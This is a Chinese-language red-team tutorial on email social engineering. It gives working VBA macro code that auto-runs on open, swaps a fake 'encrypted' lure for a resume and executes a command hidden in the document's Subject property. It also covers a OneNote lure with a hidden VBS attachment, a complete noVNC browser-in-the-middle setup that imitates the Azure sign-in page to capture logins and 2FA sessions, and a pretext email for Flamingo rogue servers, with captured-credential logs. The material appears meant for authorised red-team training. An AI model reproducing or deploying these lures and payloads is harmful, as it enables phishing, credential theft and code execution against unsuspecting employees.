# 社会工程学攻击

社会工程学攻击是多种多样的，如果用于红队行动中突破边界，那么可以大致有这么3类

1：客户端代码执行。例如带有 Macro 的 doc 文档。

2：窃取凭证。例如在钓鱼邮件里添加链接，指向一个伪造的登陆界面

3：诱导用户完成特定行为。例如在钓鱼邮件中诱导用户访问攻击者的 rogue 服务器。

社会工程学攻击的载体可以是 邮件 (最经典的)、短信、电话等。本小节主要介绍以邮件为载体的社会工程学攻击。此外，使用邮件进行钓鱼攻击也是需要搭建安全的基础设施，考虑到内容篇幅与课程进度，并不在此展开。可以参考的钓鱼基础设施有 GoPhish ([https://github.com/gophish/gophish](https://github.com/gophish/gophish))，Evilginx2 ([https://github.com/kgretzky/evilginx2](https://github.com/kgretzky/evilginx2)), EvilGophish ([https://github.com/fin3ss3g0d/evilgophish](https://github.com/fin3ss3g0d/evilgophish)) 等。

## **客户端代码执行**

#### **Microsoft Word 宏**

Word 有个特性叫**自动图文集**，即可以把特定内容保存进去，当然也可以在后续把保存的图文集提取出来插入到文档中。这个特定配合特定的 macro 脚本，可以实现伪加密效果。

1：新建一个 doc 或者 docm 文档，填写一些可信的内容，例如个人简历。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-11/scaled-1680-/BVOP0SvWLJ1V8sxk-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-11/BVOP0SvWLJ1V8sxk-image.png)

2：选中内容，将所选的内容保存到自动图文集中（**插入 -&gt;文档部件 -&gt; 自动图文集**）

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/B2ky6PYDztZYHtRS-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/B2ky6PYDztZYHtRS-image.png)

3：删除个人简历内容，填写语境，例如 “出于个人隐私考虑，该文档进行了加密，请启用宏以解密该文档查看个人简历”

4：编辑宏，插入宏代码用于删除当前页面并且插入保存的图文集。

```vbscript
    ActiveDocument.Content.Select
    Selection.Delete
    ActiveDocument.AttachedTemplate.AutoTextEntries("dler").Insert Where:=Selection.Range, RichText:=True
```

5：当受害者打开文档时，显示的是一份“加密”的文档，即我们的语境，点击启用宏之后，当前的内容会被宏删除，并且插入自动图文集中保存的内容，即我们的简历。

**未开启宏之前：**

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/IEVOBVpP2RtAU45G-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/IEVOBVpP2RtAU45G-image.png)

**开启宏之后：**

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-11/scaled-1680-/jwXap5qqsUvBrQ4c-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-11/jwXap5qqsUvBrQ4c-image.png)

6：在此基础上，加上载荷，出于测试目的，我们的载荷为 calc.exe。但是，我们并不在脚本中指定要运行的程序或命令。邮件 doc/docm 文件，修改 Subject或者其他属性的值为要运行的程序或者命令

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/uqfCqb0qSJSBXoVR-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/uqfCqb0qSJSBXoVR-image.png)

7：通过获得当前文档对象，从而获得该文档对象的各种属性的值

```vbscript
    Dim ProgramName As String
    Set doc = ActiveDocument
        ProgramName = doc.BuiltInDocumentProperties("Subject").Value
        Call Shell("""" & ProgramName & """", vbNormalFocus)
```

8：完整流程的代码如下

```vbscript
Function phishing()
    ActiveDocument.Content.Select
    Selection.Delete
    ActiveDocument.AttachedTemplate.AutoTextEntries("dler").Insert Where:=Selection.Range, RichText:=True
    Dim ProgramName As String
    Set doc = ActiveDocument
        ProgramName = doc.BuiltInDocumentProperties("Subject").Value
        Call Shell("""" & ProgramName & """", vbNormalFocus)
    
End Function
Sub Document_Open()
    phishing
End Sub


Sub AutoOpen()
    phishing
End Sub
```

9：但此时，如果我们将载荷替换为 C2 的下载与执行，想要通过杀毒软件的检测，可能还需要其他的努力。我们会在后面的章节进行更深层次的载荷构造。

#### **One Note**

就在不久之前，OneNote 的笔记本文件 (**.one** 格式) 被广泛用于钓鱼邮件中。 当导出笔记本时，我们可以选择 .one 格式。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/mzTFuI9dUn15JGFe-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/mzTFuI9dUn15JGFe-image.png)

当然，我们也可以把该类型文件导入进 OneNote 中。那么，OneNote 的什么特性让其也成为了客户端攻击的载体？原来，OneNote 中可以插入文件，例如 vbs 脚本文件。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/6vanXjuTTSNql5In-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/6vanXjuTTSNql5In-image.png)

那么，即便这样用户也不会轻易地就打开附件，我们要怎么诱导他们运行附件呢？下图是一个我构造好的恶意 one 文件。看起来是一份表格被加密了，只有在双击按钮后，方可访问。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/Dv85VBLE62r1D01m-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/Dv85VBLE62r1D01m-image.png)

我们双击之后，会有弹窗提醒，有一定安全意识的人可能会觉得不对劲了，但对于那些非计算机岗位的员工来说，很可能并不会被该弹窗给提醒到。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/7vi6TIaWCacqT7uv-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/7vi6TIaWCacqT7uv-image.png)

再之后，我们的载荷 (这里是 calc.exe) 便弹了出来，我们可以将载荷更换为更复杂的命令。

```vbscript
CreateObject("Wscript.Shell").Run "calc.exe"
```

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/qYdXpIdN8zcLLSB8-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/qYdXpIdN8zcLLSB8-image.png)

可为什么双击按钮后会触发文件执行呢？实际上我们只是用该按钮作为图片覆盖住了下面的附件，以确保双击到按钮的任何部位都会触发文件执行。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/0ArZglgoSl3vKpts-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/0ArZglgoSl3vKpts-image.png)

## **凭证窃取**

#### **NoVNC**

NoVNC钓鱼 是在 2022 年被提出来的一种 BitM (中间浏览器) 攻击。使用 Evilginx 等 MitM 类的钓鱼工具作为基础设施，在一些开启 2FA 的场景而不奏效，并且一些网站也意识到了此类攻击，从而做出一些预防手段。因此，BitM 攻击后来被提出。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/KbgnOQDr8MRet1O5-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/KbgnOQDr8MRet1O5-image.png)

noVNC 是一款用网页实现的 VNC 客户端，即使用者可以通过浏览器访问目标 VNC 服务器。我们通过特定的配置 (例如隐藏部分UI)，在受害者点击链接后 (链接为 noVNC 网页客户端的网址)，误以为自己是在访问真实的目标，而没有意识到自己是在通过浏览器访问 VNC 服务器。如下图所示，用户打开链接后显示的是 Azure 的登陆页面，我们 VNC 会话中的浏览器确实是在访问 Azure 登陆页面，所以用户从打开页面到登陆成功，不会察觉到任何异样，浏览器也不会警告，一切都是合理有效的。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/h8u4OUSVWhk6KV8J-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/h8u4OUSVWhk6KV8J-image.png)

那么，我们需要怎么配置呢？

先安装 tigervnc、ubuntu 桌面，设置 vnc 密码

```shell
sudo apt update
sudo apt install tigervnc-standalone-server tigervnc-xorg-extension tigervnc-viewer
sudo apt install ubuntu-gnome-desktop
sudo systemctl enable gdm
sudo systemctl start gdm
vncpasswd
```

下载 noVNC ([https://github.com/novnc](https://github.com/novnc))

```shell
git clone https://github.com/novnc/noVNC.git
```

修改 **vnc.html** 中的以下几行以实现更好的模拟效果：

```html
<title>noVNC</title>
<div id=”noVNC_control_bar_anchor” class=”noVNC_vcenter">
<div id=”noVNC_status”></div>
<div id="noVNC_transition">
```

修改为：

```html
<title>Sign in Microsoft Azure</title>
<div id=”noVNC_control_bar_anchor” class=”noVNC_vcenter” style=”display:none;”>
<div id=”noVNC_status” style=”display:none”></div>
<div id="noVNC_transition" style="background-color:white;color:white">
```

完整的 vnc.html:

```html

<html lang="en" class="noVNC_loading">
<head>

    <!--
    noVNC example: simple example using default UI
    Copyright (C) 2019 The noVNC Authors
    noVNC is licensed under the MPL 2.0 (see LICENSE.txt)
    This file is licensed under the 2-Clause BSD license (see LICENSE.txt).

    Connect parameters are provided in query string:
        http://example.com/?host=HOST&port=PORT&encrypt=1
    or the fragment:
        http://example.com/#host=HOST&port=PORT&encrypt=1
    -->
    <title>Sign in to Microsoft Azure</title>

    <link rel="icon" type="image/x-icon" href="app/images/icons/novnc.ico">

    <!-- Apple iOS Safari settings -->
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
    <meta name="apple-mobile-web-app-capable" content="yes">
    <meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">

    <!-- @2x -->
    <link rel="apple-touch-icon" sizes="40x40" type="image/png" href="app/images/icons/novnc-ios-40.png">
    <link rel="apple-touch-icon" sizes="58x58" type="image/png" href="app/images/icons/novnc-ios-58.png">
    <link rel="apple-touch-icon" sizes="80x80" type="image/png" href="app/images/icons/novnc-ios-80.png">
    <link rel="apple-touch-icon" sizes="120x120" type="image/png" href="app/images/icons/novnc-ios-120.png">
    <link rel="apple-touch-icon" sizes="152x152" type="image/png" href="app/images/icons/novnc-ios-152.png">
    <link rel="apple-touch-icon" sizes="167x167" type="image/png" href="app/images/icons/novnc-ios-167.png">
    <!-- @3x -->
    <link rel="apple-touch-icon" sizes="60x60" type="image/png" href="app/images/icons/novnc-ios-60.png">
    <link rel="apple-touch-icon" sizes="87x87" type="image/png" href="app/images/icons/novnc-ios-87.png">
    <link rel="apple-touch-icon" sizes="120x120" type="image/png" href="app/images/icons/novnc-ios-120.png">
    <link rel="apple-touch-icon" sizes="180x180" type="image/png" href="app/images/icons/novnc-ios-180.png">

    <!-- Stylesheets -->
    <link rel="stylesheet" href="app/styles/base.css">
    <link rel="stylesheet" href="app/styles/input.css">

    <!-- Images that will later appear via CSS -->
    <link rel="preload" as="image" href="app/images/info.svg">
    <link rel="preload" as="image" href="app/images/error.svg">
    <link rel="preload" as="image" href="app/images/warning.svg">

    <script type="module" crossorigin="anonymous" src="app/error-handler.js"></script>
    <script type="module" crossorigin="anonymous" src="app/ui.js"></script>
</head>

<body>

    <div id="noVNC_fallback_error" class="noVNC_center">
        <div>
            <div>noVNC encountered an error:</div>
            <br>
            <div id="noVNC_fallback_errormsg"></div>
        </div>
    </div>

    <!-- noVNC Control Bar -->
    <div id="noVNC_control_bar_anchor" class="noVNC_vcenter" style=”display:none;”>

        <div id="noVNC_control_bar">
            <div id="noVNC_control_bar_handle" title="Hide/Show the control bar"><div></div></div>

            <div class="noVNC_scroll">

            <h1 class="noVNC_logo" translate="no"><span>no</span><br>VNC</h1>

            <hr>

            <!-- Drag/Pan the viewport -->
            <input type="image" alt="Drag" src="app/images/drag.svg"
                id="noVNC_view_drag_button" class="noVNC_button noVNC_hidden"
                title="Move/Drag Viewport">

            <!--noVNC Touch Device only buttons-->
            <div id="noVNC_mobile_buttons">
                <input type="image" alt="Keyboard" src="app/images/keyboard.svg"
                    id="noVNC_keyboard_button" class="noVNC_button" title="Show Keyboard">
            </div>

            <!-- Extra manual keys -->
            <input type="image" alt="Extra keys" src="app/images/toggleextrakeys.svg"
                id="noVNC_toggle_extra_keys_button" class="noVNC_button"
                title="Show Extra Keys">
            <div class="noVNC_vcenter">
            <div id="noVNC_modifiers" class="noVNC_panel">
                <input type="image" alt="Ctrl" src="app/images/ctrl.svg"
                    id="noVNC_toggle_ctrl_button" class="noVNC_button"
                    title="Toggle Ctrl">
                <input type="image" alt="Alt" src="app/images/alt.svg"
                    id="noVNC_toggle_alt_button" class="noVNC_button"
                    title="Toggle Alt">
                <input type="image" alt="Windows" src="app/images/windows.svg"
                    id="noVNC_toggle_windows_button" class="noVNC_button"
                    title="Toggle Windows">
                <input type="image" alt="Tab" src="app/images/tab.svg"
                    id="noVNC_send_tab_button" class="noVNC_button"
                    title="Send Tab">
                <input type="image" alt="Esc" src="app/images/esc.svg"
                    id="noVNC_send_esc_button" class="noVNC_button"
                    title="Send Escape">
                <input type="image" alt="Ctrl+Alt+Del" src="app/images/ctrlaltdel.svg"
                    id="noVNC_send_ctrl_alt_del_button" class="noVNC_button"
                    title="Send Ctrl-Alt-Del">
            </div>
            </div>

            <!-- Shutdown/Reboot -->
            <input type="image" alt="Shutdown/Reboot" src="app/images/power.svg"
                id="noVNC_power_button" class="noVNC_button"
                title="Shutdown/Reboot...">
            <div class="noVNC_vcenter">
            <div id="noVNC_power" class="noVNC_panel">
                <div class="noVNC_heading">
                    <img alt="" src="app/images/power.svg"> Power
                </div>
                <input type="button" id="noVNC_shutdown_button" value="Shutdown">
                <input type="button" id="noVNC_reboot_button" value="Reboot">
                <input type="button" id="noVNC_reset_button" value="Reset">
            </div>
            </div>

            <!-- Clipboard -->
            <input type="image" alt="Clipboard" src="app/images/clipboard.svg"
                id="noVNC_clipboard_button" class="noVNC_button"
                title="Clipboard">
            <div class="noVNC_vcenter">
            <div id="noVNC_clipboard" class="noVNC_panel">
                <div class="noVNC_heading">
                    <img alt="" src="app/images/clipboard.svg"> Clipboard
                </div>
                <p class="noVNC_subheading">
                    Edit clipboard content in the textarea below.
                </p>
                <textarea id="noVNC_clipboard_text" rows=5></textarea>
            </div>
            </div>

            <!-- Toggle fullscreen -->
            <input type="image" alt="Full Screen" src="app/images/fullscreen.svg"
                id="noVNC_fullscreen_button" class="noVNC_button noVNC_hidden"
                title="Full Screen">

            <!-- Settings -->
            <input type="image" alt="Settings" src="app/images/settings.svg"
                id="noVNC_settings_button" class="noVNC_button"
                title="Settings">
            <div class="noVNC_vcenter">
            <div id="noVNC_settings" class="noVNC_panel">
                <div class="noVNC_heading">
                    <img alt="" src="app/images/settings.svg"> Settings
                </div>
                <ul>
                    <li>
                        <label><input id="noVNC_setting_shared" type="checkbox"> Shared Mode</label>
                    </li>
                    <li>
                        <label><input id="noVNC_setting_view_only" type="checkbox"> View Only</label>
                    </li>
                    <li><hr></li>
                    <li>
                        <label><input id="noVNC_setting_view_clip" type="checkbox"> Clip to Window</label>
                    </li>
                    <li>
                        <label for="noVNC_setting_resize">Scaling Mode:</label>
                        <select id="noVNC_setting_resize" name="vncResize">
                            <option value="off">None</option>
                            <option value="scale">Local Scaling</option>
                            <option value="remote">Remote Resizing</option>
                        </select>
                    </li>
                    <li><hr></li>
                    <li>
                        <div class="noVNC_expander">Advanced</div>
                        <div><ul>
                            <li>
                                <label for="noVNC_setting_quality">Quality:</label>
                                <input id="noVNC_setting_quality" type="range" min="0" max="9" value="6">
                            </li>
                            <li>
                                <label for="noVNC_setting_compression">Compression level:</label>
                                <input id="noVNC_setting_compression" type="range" min="0" max="9" value="2">
                            </li>
                            <li><hr></li>
                            <li>
                                <label for="noVNC_setting_repeaterID">Repeater ID:</label>
                                <input id="noVNC_setting_repeaterID" type="text" value="">
                            </li>
                            <li>
                                <div class="noVNC_expander">WebSocket</div>
                                <div><ul>
                                    <li>
                                        <label><input id="noVNC_setting_encrypt" type="checkbox"> Encrypt</label>
                                    </li>
                                    <li>
                                        <label for="noVNC_setting_host">Host:</label>
                                        <input id="noVNC_setting_host">
                                    </li>
                                    <li>
                                        <label for="noVNC_setting_port">Port:</label>
                                        <input id="noVNC_setting_port" type="number">
                                    </li>
                                    <li>
                                        <label for="noVNC_setting_path">Path:</label>
                                        <input id="noVNC_setting_path" type="text" value="websockify">
                                    </li>
                                </ul></div>
                            </li>
                            <li><hr></li>
                            <li>
                                <label><input id="noVNC_setting_reconnect" type="checkbox"> Automatic Reconnect</label>
                            </li>
                            <li>
                                <label for="noVNC_setting_reconnect_delay">Reconnect Delay (ms):</label>
                                <input id="noVNC_setting_reconnect_delay" type="number">
                            </li>
                            <li><hr></li>
                            <li>
                                <label><input id="noVNC_setting_show_dot" type="checkbox"> Show Dot when No Cursor</label>
                            </li>
                            <li><hr></li>
                            <!-- Logging selection dropdown -->
                            <li>
                                <label>Logging:
                                    <select id="noVNC_setting_logging" name="vncLogging">
                                    </select>
                                </label>
                            </li>
                        </ul></div>
                    </li>
                    <li class="noVNC_version_separator"><hr></li>
                    <li class="noVNC_version_wrapper">
                        <span>Version:</span>
                        <span class="noVNC_version"></span>
                    </li>
                </ul>
            </div>
            </div>

            <!-- Connection Controls -->
            <input type="image" alt="Disconnect" src="app/images/disconnect.svg"
                id="noVNC_disconnect_button" class="noVNC_button"
                title="Disconnect">

            </div>
        </div>

    </div> <!-- End of noVNC_control_bar -->

    <div id="noVNC_hint_anchor" class="noVNC_vcenter">
        <div id="noVNC_control_bar_hint">
        </div>
    </div>

    <!-- Status Dialog -->
    <div id="noVNC_status" style=”display:none”></div>

    <!-- Connect button -->
    <div class="noVNC_center">
        <div id="noVNC_connect_dlg">
            <p class="noVNC_logo" translate="no"><span>no</span>VNC</p>
            <div>
                <button id="noVNC_connect_button">
                    <img alt="" src="app/images/connect.svg"> Connect
                </button>
            </div>
        </div>
    </div>

    <!-- Server Key Verification Dialog -->
    <div class="noVNC_center noVNC_connect_layer">
    <div id="noVNC_verify_server_dlg" class="noVNC_panel"><form>
        <div class="noVNC_heading">
            Server identity
        </div>
        <div>
            The server has provided the following identifying information:
        </div>
        <div id="noVNC_fingerprint_block">
            <b>Fingerprint:</b>
            <span id="noVNC_fingerprint"></span>
        </div>
        <div>
            Please verify that the information is correct and press
            "Approve". Otherwise press "Reject".
        </div>
        <div>
            <input id="noVNC_approve_server_button" type="submit" value="Approve" class="noVNC_submit">
            <input id="noVNC_reject_server_button" type="button" value="Reject" class="noVNC_submit">
        </div>
    </form></div>
    </div>

    <!-- Password Dialog -->
    <div class="noVNC_center noVNC_connect_layer">
    <div id="noVNC_credentials_dlg" class="noVNC_panel"><form>
        <div class="noVNC_heading">
            Credentials
        </div>
        <div id="noVNC_username_block">
            <label for="noVNC_username_input">Username:</label>
            <input id="noVNC_username_input">
        </div>
        <div id="noVNC_password_block">
            <label for="noVNC_password_input">Password:</label>
            <input id="noVNC_password_input" type="password">
        </div>
        <div>
            <input id="noVNC_credentials_button" type="submit" value="Send Credentials" class="noVNC_submit">
        </div>
    </form></div>
    </div>

    <!-- Transition Screens -->
    <div id="noVNC_transition" style="background-color:white;color:white">
        <div id="noVNC_transition_text"></div>
        <div>
        <input type="button" id="noVNC_cancel_reconnect_button" value="Cancel" class="noVNC_submit">
        </div>
        <div class="noVNC_spinner"></div>
    </div>

    <!-- This is where the RFB elements will attach -->
    <div id="noVNC_container">
        <!-- Note that Google Chrome on Android doesn't respect any of these,
             html attributes which attempt to disable text suggestions on the
             on-screen keyboard. Let's hope Chrome implements the ime-mode
             style for example -->
        <textarea id="noVNC_keyboardinput" autocapitalize="off"
            autocomplete="off" spellcheck="false" tabindex="-1"></textarea>
    </div>

    <audio id="noVNC_bell">
        <source src="app/sounds/bell.oga" type="audio/ogg">
        <source src="app/sounds/bell.mp3" type="audio/mpeg">
    </audio>
 </body>
</html>

```

在用户目录的 .vnc 目录下创建 xstartup 文件并赋予执行权限：

```bash
#!/bin/sh
# Start Gnome 3 Desktop 
[ -x /etc/vnc/xstartup ] && exec /etc/vnc/xstartup
[ -r $HOME/.Xresources ] && xrdb $HOME/.Xresources
vncconfig -iconic  &
dbus-launch --exit-with-session gnome-session &
```

启动 vnc 服务器以及 noVNC：

```shell
tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5901 --listen 80

# 第二个实例
tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5902 --listen 81

# 第三个实例
tigervncserver -xstartup /usr/bin/gnome-session
noVNC/utils/novnc_proxy --vnc 0.0.0.0:5903 --listen 82

```

配置 Firefox 浏览器并开启 kiosk 模式

```shell
wget -O ~/FirefoxSetup.tar.bz2 “https://download.mozilla.org/?product=firefox-latest&os=linux64"
sudo tar xjf ~/FirefoxSetup.tar.bz2 -C /opt/
sudo ln -s /opt/firefox/firefox /usr/bin/firefox
firefox --kiosk https://login.microsoftonline.com
```

在配置完 tigerVNC、Ubuntu 桌面、以及 noVNC 之后，还有这些需要注意

1：勿使用高权限帐号启动 VNC 服务。防止被第三方攻击者执行系统命令从而拿下服务器最高权限。

2：运行 VNC 的服务器请不要存储数据与重要文件。防止第三方的 **kiosk 逃逸攻击**从而执行系统命令

3：取消 Ubuntu 桌面的自动锁屏 (重要)，可以通过 GUI 来关闭，也可以通过如下命令

```shell
gsettings set org.gnome.desktop.lockdown disable-lock-screen 'true'
gsettings set org.gnome.desktop.screensaver lock-enabled false
```

4：在**移动端**访问容易看出端倪

5：考虑到原始 URL 较为容易分辨且 noVNC 自带开放目录的设置，通过**反向代理**隐藏真实 URL 以及开放的目录。

将链接 [http://example.com/vnc.html?autoconnect=true&amp;password=pass123&amp;resize=remote](http://example.com/vnc.html?autoconnect=true&password=pass123&resize=remote) 发送给受害者。

## **行为诱导**

#### **Flamingo**

其实行为诱导的目的可以有很多，但在红队行动的语境下，可以是这样的

1：连接到我们的 Rogue 服务器，获得凭证 (类似于通过点击伪造连接指向的登陆页面，但不需要连接)

2：临时关闭杀毒软件

3：临时允许运行/安装第三方应用

Flamingo ([https://github.com/atredispartners/flamingo](https://github.com/atredispartners/flamingo)) 是一款用 Go 编写的可以生成多个 Rogue 服务器的应用，包含了 SSH, HTTP, LDAP, DNS, FTP, 和 SNMP 协议，非常适合于内部钓鱼的情景。

我们可以发送如下语境的邮件 (修改细节使其更加可信)

```
主题：请尽快在Web01上检查源代码
发件人：alice@raven-med.local
收件人：engineers@dev.raven-med.local
抄送：无

研发部门：
	你们好，存储在Web01 FTP服务器上的源代码缺少重要代码段。请使用你们的域账户和密码登陆Web01主机的FTP服务器并加以检查和确认。用户名形式为 xx@dev.ravem-med.local。如果有任何其他问题，请随时与我联系。
    
    
Alice    
```


我们运行 flamingo 并开启多个服务的 Rouge 服务器

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/vciq6GhwkSS6ibzy-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/vciq6GhwkSS6ibzy-image.png)
```shell
└─# flamingo
flamingo 0.0.19 is waiting to feed...
{"_etime":"2023-02-27T12:18:32-08:00","level":"info","output":"saving credentials to stdout, flamingo.log"}
{"_etime":"2023-02-27T12:18:32-08:00","level":"error","output":"failed to start ldap server [::]:389: failed to listen on [::]:389 (listen tcp 0.0.0.0:389: bind: address already in use)"}
{"_etime":"2023-02-27T12:18:44-08:00","_host":"[::1]:52260","_proto":"ssh","_server":"[::]:22","_type":"credential","level":"warning","method":"pubkey","output":"credential","pubkey":"ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGjSAhSdF06lNyZ1D5AMqipfdAKUM+lbhCHRHDFBuWuy","pubkey-sha256":"SHA256:x07F52CBRLvY9CR/W1iguK9MXOrEoiiOEz2LxXqIm5s","username":"root","version":"SSH-2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime":"2023-02-27T12:18:48-08:00","_host":"[::1]:52260","_proto":"ssh","_server":"[::]:22","_type":"credential","level":"warning","method":"password","output":"credential","password":"Passw0rd","username":"root","version":"SSH-2.0-OpenSSH_9.0p1 Debian-1"}
{"_etime":"2023-02-27T12:20:15-08:00","_host":"[::1]:44396","_proto":"ftp","_server":"[::]:21","_type":"credential","level":"warning","output":"credential","password":"passw0rd","username":"root"}

```


模拟受害用户登录我们的 Rogue 服务器，他们的凭证会被捕捉。

[![image.png](https://raven-medicine.com/uploads/images/gallery/2023-02/scaled-1680-/W3JrupvqwDMeWvHH-image.png)](https://raven-medicine.com/uploads/images/gallery/2023-02/W3JrupvqwDMeWvHH-image.png)

```shell
┌──(root㉿kali)-[~/Desktop]
└─# ssh root@localhost                         
The authenticity of host 'localhost (::1)' can't be established.
RSA key fingerprint is SHA256:5SK9qyaL0HdtcweF/LN48UGmEIetudzd9wrDhoQUc4c.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
root@localhost's password: 
Permission denied, please try again.
root@localhost's password: 

                                                                                                                                                  
┌──(root㉿kali)-[~/Desktop]
└─# ftp localhost                           
Trying [::1]:21 ...
Connected to localhost.
220 Welcome to FTP server.
Name (localhost:root): root
331 Username ok, password required
Password: 
230 Password ok, continue
421 Service not available, remote server has closed connection.
ftp: No control connection for command
ftp> 

```

</body></html>